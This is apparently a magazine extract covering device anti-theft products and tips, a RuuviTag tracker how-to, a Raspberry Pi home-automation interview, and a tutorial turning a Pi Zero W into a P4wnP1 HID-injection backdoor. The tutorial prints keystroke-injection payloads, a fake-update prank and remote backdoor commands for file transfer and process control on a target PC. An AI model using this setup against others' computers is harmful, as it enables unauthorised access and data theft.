
Prey doesn't stop your mobile device being stolen, but it does make it more likely you'll be able to get it back if it is taken from you. It takes the form of software that you install on your laptop, tablet or phone, and which runs in the background. If your device is stolen, you report it as stolen on the Prey website and, from then on, whenever it's switched on you'll receive reports containing an IP address and a location based on nearby Wi-Fi signals. If the device has a camera you'll get photos of whoever's using it, and you'll also receive screenshots – which might be useful as they could show, for example, the culprit's Facebook page. Armed with this information, you could approach the police who might be able to recover your device. The Pro version also allows you to remotely delete files.

Prey is open source and the standard version is free. It is available for most major operating systems including Linux and Android. You can download Prey from [www.preyproject.com](http://www.preyproject.com).

distance from Bluetooth signal strength.

What they do all offer, however, is a means of manually triggering an alarm on the tag from the paired phone if the tag is still within Bluetooth range – up to several tens of metres, depending on the device and whether there are walls between the tag and the phone. This helps you to track down the tag and might cause a thief to abandon it if it truly has been stolen. Many also have a crowd-finding facility which, even without people's active participation, employs the user community to help find a device if it's out of Bluetooth range. In reality, this isn't going to be much use unless you're in a densely populated area and you've chosen one of the most popular brands.

These products are equally effective against accidental loss as against theft, and to help you here, most associated apps will allow you to see, on a map, where your tag was last detected. Tags cost from about £20, but some have batteries that cannot be recharged or replaced so you have to buy a new tag – often at a reduced price, fortunately – after the year or so it takes for the battery to run down. The product family which is probably the market leader is Tile ([www.thetileapp.com](http://www.thetileapp.com)) although, as yet, it



Above Prey provides you with reports, including information about the location of missing devices



**Top** SmartWater is almost impossible to remove and uniquely identifies the owner **Above** Tags from Tile use Bluetooth to help you track down missing devices

doesn't feature a true proximity alarm. The PebbleBee Honey ([www.pebblebee.com](http://www.pebblebee.com)) is one that does offer a proximity alarm, aka geofence, functionality.

The other main type of alarm that's relevant to laptops is the purely software version. These are really only effective against opportunistic theft and will sound if, for example, the mains power supply or a mouse is unplugged from an unattended

“ Stencils, prepared with either your address or a unique serial number, are supplied with an applicator and special ink ”

laptop. Unfortunately, pretty much all of these alarms only work on Windows and, while a few free packages are still available for download, most commercial products have been discontinued. However, for those proficient in coding, a DIY solution is a possibility (see p63 for one using RuuviTag).

### Marking products

Products for marking equipment serve two quite distinct purposes. First, they improve the likelihood of your equipment being returned to you if it's stolen and subsequently recovered by the police. Second, because possession of marked equipment could be discriminating, it makes

your laptop or other equipment a much less attractive target to a potential thief. Two categories of product achieve these two important functions.

The first category allows you to mark a product in a way that is highly visible and difficult to remove. One type comprises stencils, prepared with either your address or a unique serial number, that are supplied with an applicator and special ink. The ink etches into the surface of your laptop or other equipment, thereby making its removal almost impossible. The other main type involves specially prepared tamper-resistant labels, again showing your address or an ID, which are supplied with an adhesive for attaching them to your equipment. Again, removal is difficult and, at best, will leave tell-tale signs. When a serial number is used as opposed to an address, this product is sold with registration to a database – accessible by the police – which associates the owner with the equipment. The advantage this offers is that equipment can be re-registered if you sell it. Retainagroup ([www.retainagroup.com](http://www.retainagroup.com)) offers this type of product in the UK, and STOP ([www.stoptheft.com](http://www.stoptheft.com)) in the US.

At first sight, the second category of products – those which mark your products invisibly – seems a strange concept. Some companies sell invisible ink pens that you'd use to write your postcode or ZIP Code on your equipment that becomes visible if you shine an ultraviolet light on it. We don't recommend this solution since it offers no deterrent value and is also potentially removable with a solvent if the thief discovers the

marking. Where things get more interesting is when we consider those products such as SmartWater, which is an invisible ink, prepared with a formulation unique to each customer, that you apply to the equipment and is almost impossible to remove completely. It can be detected with an ultraviolet light, leading the police to forward recovered equipment to SmartWater for analysis to reveal the registered owner.

It's provided with warning labels that you can attach to marked equipment, thereby providing that all-important deterrent value. SmartWater is sold in the UK; prices range from £25-35 for products in their Home Security range and these can be purchased

## PRODUCTS

### Anti-theft device types to consider



#### 1 LocTote FlakSack Sport

It's difficult to provide physical protection for individual small items, as you can easily do with a

laptop. However, the LocTote FlakSack Sport (<http://loctote.com>, £75) keep several small pieces of equipment secure. It takes the form of a slash-resistant bag with a nylon and steel locking strap and combination lock which with you can attach it to an immovable object.



#### 2 Lock Alarm Mini

The Lock Alarm Mini ([www.lockalarm.com](http://www.lockalarm.com), £25) offers both physical protection and an alarm. The physical protection is provided by a strong steel

cable to secure your laptop or other kit. This is difficult to cut with hand tools and, if a thief does try to cut through it, an alarm will sound.



#### 3 SmartWater

SmartWater provides the benefits of both visible and invisible marking. Warning labels act as a deterrent, while the invisible paint is very difficult to remove and the smallest trace is enough to identify you as the owner. Mark up to 50 items for £35 from <https://shop.smartwater.com>.

from <https://shop.smartwater.com>. In the US, up to ten items can be protected for as little as \$5 per month – see <https://shop.smartwatercsi.com>.

### Behavioural changes

Physical protection, alarms and marking products are important anti-theft measures and should be seriously considered by anyone who regularly takes valuable equipment outside the home or office. However, your behaviour is also important and changes here could prove to be equally as effective in preventing loss.

“Your insurance company might not reimburse you if you leave your laptop unattended”

Our first piece of advice is to not advertise the fact that you're carrying valuable equipment when you're not using it. When you're walking down the street, keep small items such as phones in your pocket or handbag rather than in your hand, where they can be easily seen and could readily be snatched from your grasp. Needless to say, this isn't feasible with larger items such as tablets and laptops. However, it's not necessary to carry them in a conventional laptop case, which does little to disguise

the expensive equipment it contains. A police Crime Prevention Officer we spoke to said that he always carries his laptop in a scruffy supermarket bag because nobody would guess it contained anything more valuable than a few cans of beans.

If you want something a bit smarter, or that provides more protection from knocks, you could consider a backpack. You could use an ordinary backpack of the sort you might take on a hike, but a special laptop backpack might be more appropriate, because they're designed to hold a laptop of a particular size and have plenty of compartments for

accessories and documents. You can easily pay over £100 for such a backpack, but we recommend opting for a much cheaper one so it's not as conspicuous. These are widely available from several suppliers. With laptop backpacks now fairly common, their stealth value is not as great as it once was, but a thief will still find it more difficult to take a backpack from your back than a case from your hand.

Next, think about the situation when you're using your equipment, most notably your laptop, in a public place such as an airport lounge, railway station, coffee shop or university library. It would be rare for a laptop to be stolen while you're actually using it, although you should be careful about leaving a phone in view. After all, it only takes a momentary lapse in your



### QUICK GUIDE

#### Encrypt sensitive data

Losing a laptop could deny you access to important data, at least until you can access a backup, but if sensitive data falls into the wrong hands it could be even more costly. An obvious precaution is not to store sensitive information on your portable devices unless you really need to access it when you're away from home. If it is necessary to store that data when you are on the move, though, it would be wise to encrypt it. Choosing an ideal solution is a major topic in its own right, so do read up on the options.

attention for someone to walk off with any such small items. The main risk to your laptop, however, is if you need to take a break, perhaps to buy a coffee. It's important to recognise that your insurance company might not reimburse you if leave your laptop unattended – and if it belongs to your employer, you might find yourself having to answer some very difficult questions from your boss.

Of course, the safest piece of advice that we can give is to never leave your laptop unattended, even if you only intend to be away for a very short time. That's not always possible though, even if you just need a short trip to the loo, and in any case you might not want to appear neurotic. (Looking neurotic is better than losing your laptop, but we have to be realistic.) This being the case, how about carrying out a risk assessment to come up with your own set of rules?

You might decide, for example, that you will never leave your laptop unattended in an airport, on a train, or in a coffee shop or bar (and that really is the only sensible option in these places). If you're in the university library, you might decide that you'd be prepared to ask someone to watch it for you, as long as you're not going to be away for more than two minutes. This is also an instance in which you might decide to use a software alarm, bearing in mind that it'll only provide a minimal degree of protection.



**Above** Security cables, like this one from Kensington, are ideal for deterring casual laptop theft



**Above left** It's much harder to steal a laptop if you carry it in a backpack **Above right** Visibly marking your gear provides a deterrent to potential thieves

## DIY solutions

If you're a developer as opposed to a user, you might want to consider creating your own anti-theft utilities and devices. We've already seen that software-only laptop alarms are few and far between and most of those that do exist only operate under Windows. Still, there's some benefit in having an extra layer of protection, even if it's not 100 per cent effective. So how about writing your own alarm? Since this will cost you nothing at all except your time, it's worth considering.

The advantage in writing your own alarm is that you can decide exactly how you'd like it to operate. Be prepared to be innovative. Some features, such as sounding if the power supply is unplugged, are surely essential, but there are other useful things you might choose to add. For example, you might find that certain patterns of Wi-Fi signal strength are indicative of the laptop being moved, as opposed to someone just walking between it and the access point. If so, this might provide a means of detecting theft of your laptop, even if it wasn't connected to mains power.

An alternative is to detect motion directly. While nearly all smartphones contain the accelerometers that would permit this, they

are not nearly as ubiquitous in laptops. Some products, most notably Lenovo ThinkPads, have accelerometers as part of the Hard Drive Active Protection System (HDAPS) which parks the disk drive heads to prevent damage to platter if the laptop is dropped. Another example are convertible laptop/tablets that often include an accelerometer so that screen rotation can be detected. Finally, don't forget that an alarm could be disabled just by turning off the laptop or closing its lid, so do be sure to disable both the power and the lid switch whenever the alarm is active.

Another DIY project you might want to attempt is a proximity alarm based on a small single board computer with an associated Android or iOS app. The Particle Photon ([www.particle.io](http://www.particle.io)) would be a contender due to its small size and, while it isn't much cheaper than an off-the-shelf Bluetooth tag, it does offer some benefits. First and foremost is the fact that you can add whatever features you want, rather than being constrained by what's on offer in commercial products. In fact this additional functionality needn't be restricted to theft prevention. These tiny SBCs are often targeted at Internet of Things applications, so you could use it to experiment with real-world monitoring too.

On the downside, many of the smaller SBCs – the Particle Photon included – have Wi-Fi rather than Bluetooth. For a tag that has to operate on internal

## QUICK GUIDE

### Insurance

Insurance is important for valuable equipment but do make sure your equipment is adequately covered. Details differ between countries, insurance companies and policies, but there are two things you should check: Does your household policy provide adequate cover for equipment that you take out of the house? And is equipment covered if you use it for business? If the cover provided by your general policy doesn't meet your needs, look for dedicated insurance for your tech gear.

batteries for perhaps a year or more, this would be a serious disadvantage as Wi-Fi is much more power-hungry than Bluetooth. If you're going to run your tag from an external battery and are prepared to recharge it periodically, however, this is no longer a disadvantage, and has the extra benefit of a greater range.

Another platform that's designed specifically as a tag, is the open source RuuviTag (<https://tag.ruuvi.com>). This takes the form of a compact circular board powered from an onboard button cell, housed in a round waterproof case, fitted with various sensors including an accelerometer, and including Bluetooth. (Learn how to make a DIY backpack tracker, p64). It costs €69 excluding VAT for three units (roughly £76 including 24% EU VAT). ■

“The advantage in writing your own alarm is that you can decide exactly how you'd like it to operate”

## HOW TO

## Make a DIY backpack tracker with RuuviTag

1

**Backpack beacon**

This project is a simple way to make your own tracking device that you can tuck away, in a sneaky fashion, in your backpack. Essentially, what you are doing is turning the RuuviTag into a proximity beacon and for this we're using Eddystone, the open beacon format from Google. The first job, then, is to make sure you're running the latest version of Eddystone by flashing the firmware. The RuuviTag is set up for Over the Air (OTA) updating, so it's easy to flash. You'll need a phone: we used the Moto G4 Android smartphone for the job, so we needed to download nRF Connect (<http://bit.ly/nRFConnect>) from the Play Store.

2

**Enter the bootloader**

Next, head to <https://lab.ruuvi.com/dfu> on your phone, scroll to the 'Ruuvi Firmware' link and download it. To flash RuuviTag, we first need to enter its bootloader, so prise it open and pop it out of its enclosure using the attached metal clip. On the RuuviTag, you'll notice two tiny buttons. Press the one marked **R** while keeping **B** pressed to enter the bootloader. If you're successful you'll get a red light. Next, open nRF Connect and swipe down to refresh. 'Ruuviboot' should pop up as a found device so press 'Connect'. At this point the light on the board will turn green.

3

**Prepare to flash**

In the top right-hand corner of the app's GUI there's a tiny DFU icon which you now need to tap. This enables



you to select the file type you want to use. The default 'Distribution package (ZIP)' is correct, so Click 'OK' and select the Ruuvi Firmware. This will start the upload to your RuuviTag. (Note: It's confusing but the firmware file is actually called **weather\_station\_1.0.1.zip**.) Once complete, it will display 'Application has been sent' and disconnect from Ruuviboot. Now you've got to configure your tag as a beacon.

4

**Get Eddy ready**

Head back to <https://lab.ruuvi.com/dfu> and download the second link called 'Eddystone'. Go back to **Step 3** and follow the same process, but choose **eddytone\_dfu\_1.0.0.zip** to upload.

5

**Configure your beacon**

Now to the configuration proper. First, download nRF Beacon for Eddystone (<http://bit.ly/nRFBeaconforEddy>), but this time press **B** to get a red light and enter config mode. Launch the nRF Beacon for Eddystone, click the 'Update' tab, click the RuuviTag Device from available devices and you'll connect. This will bring up an 'Unlock Beacon' box that needs a 16 byte default unlock code. This will be: **0x00112233445566778899aabbccddeeff**. Configure the beacon by typing a dummy address into 'Slot 0', such as <https://my-backpack>. The transmission interval needs to be set to 300 milliseconds, so edit 'Adv. interval'. The recommended transmission power is -4 decibel-milliwatts (dBm), so alter that in the 'Radio Tx Power' option. Now click 'Disconnect'. You're all set!

6

**Test your backpack beacon**


We used some double-sided self adhesive PE foam to stick the tag inside a backpack at the top. This shouldn't affect the signal too much, but you could, for instance, stitch it onto the outside – the RuuviTag is waterproof. To track your tag, you can use any beacon scanner. We've just used Beacon Toy (<http://bit.ly/BeaconToy>). Open the side menu and click on 'Beacons around me' and your Ruuvitag will pop up. The tag has a range of 50 metres (150 feet), but you'll get a distance from your backpack in metres to track it down.



US Subscription offer

# Get 6 issues FREE

When you subscribe\*



“The open source authority for enthusiasts and developers”



Offer expires  
31 March  
2018

Order hotline **+44 344 848 2852**

Online at **[www.myfavouritemagazines.co.uk/sublud](http://www.myfavouritemagazines.co.uk/sublud)**

\*This is a US subscription offer. 6 free issues refers to the USA newsstand price of \$16.99 for 13 issues being \$220.87, compared to \$112.23 for a subscription. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: [bit.ly/magtandc](http://bit.ly/magtandc). Offer ends 31 March 2018.

# ON SALE NOW!



Available at WHSmith, [myfavouritemagazines.co.uk](http://myfavouritemagazines.co.uk)  
or simply search for 'T3' in your device's App Store

**SUBSCRIBE TODAY AND SAVE!**  
[www.myfavouritemagazines.co.uk/T3](http://www.myfavouritemagazines.co.uk/T3)



# PRACTICAL Raspberry Pi



**68** “It was important that my hub was open source”

## Contents



**68** Pi Project: home automation panel



**70** Turn the Pi into a remote hacking device



**74** Getting started with the Pimoroni Rainbow HAT



**78** Speed up your Python code with Numba



## Peter Monaco

lives in the San Francisco Bay Area and is a software engineer. He's currently working at the Connectivity Lab at Facebook, which is an innovation team working to develop economically sustainable technologies.

### Like it?

For a full walkthrough of Peter's project go to <http://bit.ly/WallMountRasPiTouchscreen>, where he's revised the instructions to include powering the touchscreen using 120 VAC (US standard for mains electric) or Power over Ethernet.

### Further reading

Peter uses SketchUp for his design work, so if you want to print the parts for this project, you can find all the STL files at <https://www.thingiverse.com/thing:2749782>. Peter recommends using Bezel\_v2 and Faceplate\_v2.

# Open source smart home

A stylish smart home project in San Francisco demonstrates an elegant interface for home automation

**This project is an elegant solution to a tricky problem with the affordable but useful 7-inch Raspberry Pi touchscreen.** Peter Monaco's mission was to create a touchscreen that sat flush to a wall as an interface for home automation without any ugly dangling wires and, as you can see, it has worked beautifully.

**Your bezel frame came out really well. You're obviously experienced with 3D printing – what printer do you use and do you have any advice for others wanting to replicate your project?**

I've been 3D printing for a little over two years. I have a FlashForge Creator Pro, and use SketchUp for all my design work. I enjoy designing little household items that make life more efficient, like clips to hold the Christmas lights to the banister, a caddy to hold my Wi-Fi access

**What modifications did you need to make to the Raspberry Pi?**

Like I said, space was at a premium. The Pi wouldn't fit into the electrical box in the vertical dimension without some small modifications. The Pi normally attaches to the touchscreen's adaptor board via some jumper cables, but those cables were hanging too far off the board. I decided to snip them and solder them directly to the adaptor board. This change reduced the vertical dimension of everything by about half an inch, which was all I needed.

Also, if you want to attach an Ethernet cable to the Pi, it has to make a sharp U-turn to fit in the box. The cable I was using had a stiff end on it, so I added a home-made extender out of Cat 5 cable, which is more flexible.

**You chose Home Assistant for the interface. Does this mean you've got plans for other home automation projects in the future?**

I'm just starting to experiment with home automation. I've added a few Wi-Fi light switches (TP-Link HS200) and they're working well. I plan to add some sensors to track energy usage, and possibly some cameras. But it was important to me that my home automation hub be open source – I didn't like the idea of committing to one brand and trusting commercial software to run the home. I looked around and settled on the Home Assistant project (<https://home-assistant.io>). It has adaptors for hundreds of components, and is totally open source. It was super-easy to set up on a Raspberry Pi running in the closet. Then I found the HADashboard sub-project, which provides a really clean, attractive UI for Home Assistant. That's when I decided to find a way to mount the Raspberry Pi touchscreen in an elegant way.

**What were the challenges and would you do anything differently now? I notice you've had some useful feedback since your publication.**

My initial version involved wire-wrapping the prongs of a USB power adaptor, so I could connect it directly to 120 VAC Romex. There simply wasn't space in a 3-gang electrical box to mount a power outlet, so things needed to be hard-wired, and a 4-gang box would have required a much larger bezel to cover it. I got a lot of feedback that this approach didn't feel safe, and one person suggested a way to use a C7 extension cord that would avoid the need to wire-wrap the prongs. I was thankful for the suggestion, bought those parts, and updated the design. I also created a version that would be powered using Power over Ethernet (POE), which eliminates the need for a high-voltage connection at all. My final project demonstrates both methods of powering the screen. ■

“ It was important that my hub was open source ”

point on the wall, or a clip to fix a broken watch band. For this project, I printed all the parts in PLA, which is my favorite material. These were some of the largest parts I've made in PLA, and I did have some problems with them curling at first. I was able to fix the curling by raising the print bed temperature to 50 degrees Celsius. Other settings included a print speed of 70 mm/s and nozzle temperature of 200 degrees Celsius.

**The design has produced a sleek smart home touchscreen. What space-saving techniques did you need to employ?**

This project was an uphill battle all the way. I wanted the screen to be nearly flush with the wall, so the electronics needed to go into an electrical [back] box in the wall. The Pi hanging off the back of the touchscreen barely fit into a 3-gang electrical box, and only after a few modifications (of which more later).

After squeezing it into the box, there wasn't much room left for anything else, but I needed to find a space for the high-voltage connections. I designed a set of three walls and some slides that allow them to be inserted and removed easily. These create an L-shaped volume in the rear-right corner of the box. This space is just large enough for some Romex [sheathed cable], a few connectors, and a USB power adaptor. Once I found a way to squeeze everything into the box, I designed a faceplate that screws to the box, and a bezel that slides into it. Once it's assembled, the bezel is all that's visible.

### Fit for purpose

The design required that all the wiring was inside the wall and the back box. To take on this project, you either need to have access to Cat 5 cabling in your walls (or you are able to run Cat 5 through yourself), or you need to be confident and qualified to deal with mains (wall power) electric cabling and run it from a nearby outlet/switch to the box. If in any doubt at all, consult a qualified electrician!

### Flush fit

To make the touchscreen flush to the wall, Peter used a 3-gang, 55-cubic-inch back box ('electrical' or 'remodel' box in the US). He 3D-printed a bezel frame in PLA to cover both the silver edge of the Raspberry Pi's touchscreen and to hide the box behind it.

## Components list

- Raspberry Pi 3 Model B
- MicroSD card
- 7-inch touchscreen
- Carlon B355R 3-gang back/electrical box
- 4 M3-6 screws
- 4 back box screws (3/4-inch)

■ Option 1: Using Power over Ethernet (PoE) by running Cat 5 cable to the electrical box

■ A PoE injector or PoE switch

■ Option 2: Tying into the 120 volt AC (VAC) power system of a US house. (Note: The UK uses 230V and we'd advise using option 1 unless you're an electrician.)

■ Micro-USB cable (with right-angled ends)

■ Apple 10W or 12W USB adaptor (or a USB adaptor that puts out at least 2.1A)

■ A C7 extension cable

### Snug fit

Peter used thin strips of electrical tape to give the tabs on the bezel more grip when he slid the tabs into the corresponding slots on the faceplate. He attached the bezel to the touchscreen using M3 screws.

### Tight fit

Peter had to fight for every inch in his design, so even the jumper cables that were used to connect the Raspberry Pi 3 to the touchscreen adaptor board had to go. Instead, he soldered the wires directly onto the adaptor board.



**Above** Peter is a fan of the affordable Raspberry Pi 7-inch touchscreen but mounting it flush to the wall and powering it without wires hanging out was going to be a challenge. Initially, this led him to run Romex cable wiring to the electricity box and physically isolating the Romex and the USB transformer from the Pi and touchscreen by 3D-printing a partition for the box. Although it's a clever solution, messing about with high voltage is not for the inexperienced. Unless you are an electrician or have a friend who is, we'd recommend using the Power over Ethernet method that's pictured above. Subsequently, based on community feedback, this is what Peter has done for his own project. Consider yourself warned.

**Above** After attaching the faceplate to the box with a few electrical box screws, Peter attached a PoE splitter to his Cat 5 cabling, which gave him an Ethernet cable and a Micro-USB port for connecting the Pi for network access and power, respectively. In his case, he found the Ethernet cable from the splitter was too stiff to be turned sharply inside the small box, so he had to make an extension. Once he'd pushed all the wires into the box, connected the 3D-printed bezel to the face plate and his Cat 5 cable to his Power over Ethernet source, his touchscreen was connected and ready to go.

**Calvin Robinson**

is a Director of Computing & IT Strategy at an all-through school in North West London.

**Resources**

■ **Raspbian Stretch Lite**  
[www.raspberrypi.org/downloads](http://www.raspberrypi.org/downloads)

■ **Etcher**  
<https://etcher.io>

■ **N-O-D-E**  
<https://github.com/N-O-D-E/Dongle>

■ **RubberDucky Payloads**  
<https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads>

# Turn the Raspberry Pi into a remote hacking device

Using a few scripts, we're going to turn a Zero W into a 'Rubber Ducky' pentesting tool



**RubberDucky USB devices are great penetration-testing tools. This device is plugged into a target computer, and the USB drive tricks the computer into thinking it's a HID keyboard device in order to gain privileged access.** Keyboards naturally provide a user with unrestricted access to the computer, in ways that a USB stick wouldn't normally be able to.

Pre-configured 'Ducky' scripts are then run on the target machine to prank the user or provide unauthorised remote access. Not only are we going to turn a Raspberry Pi Zero W into a USB device capable of running Ducky scripts, we're also going to gain remote access to the target machine in order to select which scripts we'd like to run, and gain shell access on the target PC.

For the sake of this tutorial we're assuming the target is running Windows and we - the attacker - are running a variant of Linux, but Rubber Duckys essentially work on any operating system. Scripts are available for Windows, Linux and OS X.



## 01 Preparation – the hardware

In order to get our Raspberry Pi set up as a USB device we'll need:

- A long USB cable with power adaptor
- A USB hub (for connecting multiple USB devices at the same time)

- A USB Ethernet adaptor and Ethernet cable (to gain internet access without having to mess around with Wi-Fi settings)
- A Mini HDMI to HDMI cable and a monitor to connect your Pi to
- A standard USB keyboard
- A microSD card

If you really want your Pi to look like a USB device, take a look at the N-O-D-E case (there's a link in the Resources section). Some soldering may be required. If you're not using the N-O-D-E, you'll need a small USB to Micro-USB cable for connecting the Pi to your target PC.

## 02 Preparation - the software

Download the latest version of Raspbian Stretch Lite, and some software to write the image onto your microSD card – we recommend Etcher for this.

Once you've got Raspbian Stretch Lite installed, plug in a monitor and keyboard and boot your Pi. You can also use `ssh` for this step, if you can find the IP address of your Pi by checking your router or by using a network sniffer




such as Angry IP Scanner. Once in, the default login details will be username: `pi` password: `raspberrypi`.

Next up we'll need to install `git` and download a clone of P4wnP1, which is the toolset that turns our Pi into a USB device.

## 03 Installation – git-cloning P4wnP1

Just run the following lines one by one:

```
mkdir ~/P4wnP1
cd ~/P4wnP1
sudo apt-get install git
git clone --recursive https://github.com/
```



`name82/P4wnP1`

```
./install.sh
```

Grab a cup of tea, as installation may take some time. Once complete, note down the Wi-Fi name, key and SSH access displayed on the screen. We can of course change these later.

## 04 Test the connection

Now that everything is set up, we should have a basic working P4wnP1 USB device. Before we set up our payload and customise our settings it's good to test that everything is working. We'll need two computers for this,



one to be used as a target and the other for our remote control 'attacker'.

Plug the Pi into a target machine – which must be a working computer that is turned on – using the Pi's middle USB port (the one for data, not power). You should notice a couple of things: the target machine will display discrete pop-ups saying **Setting up a device** followed by **Device is ready**. At the moment, this new USB device will be called 'P4wnP1 by MaMe82' but we can change that later. On the attacker's machine we should see a new Wi-Fi network called P4wnP1, which means all is working as intended.

## 05 Customise your USB Pi

Now that the Pi is up and running, we'll want to either plug it back into a screen and keyboard, as we did earlier, or connect remotely over SSH at the address we noted down (172.24.0.1). Change directory into `~/P4wnP1` and run `nano setup.cfg`. Here you'll see a whole range of settings, but ignore these for now as they'll mostly be overwritten by our payload config. What we want to do next is scroll to the end of the document and uncomment our payload of choice. For this tutorial we'll be using `hid_backdoor_remote.txt`, which enables all the fancy RubberDucky functionality. Be sure to comment out the `network_only.txt` payload with a `#`. Save and exit.

## 06 Setup your payload

Change directory to `payloads` and `nano`-edit the appropriate config file, in this case `hid_backdoor_remote`. Here you may want to change several settings, but most importantly `WIFI_ACCESSPOINT_NAME` and `WIFI_ACCESSPOINT_PSK`, which are of course the SSID and



```
GUI r
DELAY 500
STRING notepad.exe
ENTER
DELAY 1000
STRING Hello World
ENTER
```

## 11 Configure RubberDucky payloads

The delays are there to give the computer a chance to load software. **GUI r** opens Windows' Run dialogue window; our script then waits a few milliseconds before typing the string of text **notepad.exe** and pressing the Enter (Return) key. After another short delay (for Notepad to load) our script types out another string. We could of course edit this string or add multiple strings below it, to display our own custom messages on the target's screen:

```
STRING Please remember to lock your PC and
protect your USB ports.
```

## 12 Add more RubberDucky payloads

By creating .duck text files in **/P4wnP1/** **DuckyScripts** we can collate as many RubberDucky scripts as we like, and they'll all be listed by the **SendDuckyScript** comment on our USB Pi.

```
GUI r
DELAY 500
STRING iexplore -k http://fakeupdate.net/
win10u/index.html
ENTER
```

This script loads a full-screen 'Windows Update' screen as a prank.

## 13 How to use hidden commands

There are a few handy commands not listed under the **help** command, such as these:

- **KillProc** Try to kill the given remote process
- **KillClient** Try to kill the remote client
- **CreateProc** This remote PowerShell method calls **core\_create\_proc** in order to create a remote process
- **GetClientProcs** Print a list of processes managed by the remote client
- **Interact** Interact with processes on the target.  
Usage: **Interact <process ID>**
- **SendKeys** Print out everything on target through the HID keyboard
- **exit** Exit the Backdoor payload and return to the Pi's command line
- **state** See details about the target computer
- **echotest** If the client is connected, command arguments given should be reflected back

## 14 Pi commands

**P4wnP1** also allows for the use of some Linux commands, regardless of the target operating system:

- **lcd** Change directory on the Pi



**Left** Rubber Ducky device connected – and no USB devices showing in My Computer in Windows

- **lpwd** Print the name of the Pi's current directory
- **lls** Print the contents of the Pi's current directory
- **pwd** Print the target's current directory
- **ls** List contents of the target's current directory
- **cd** Change the target's current directory
- **upload** Upload a file from the Pi to the target. Usage: **upload <Pi/directory.filetype> <target/directory.filetype>**
- **download** Download a file from the Pi to the target. Usage: **download <target/directory.filetype> <Pi/directory.filetype>**
- **run\_method** This is undocumented for now

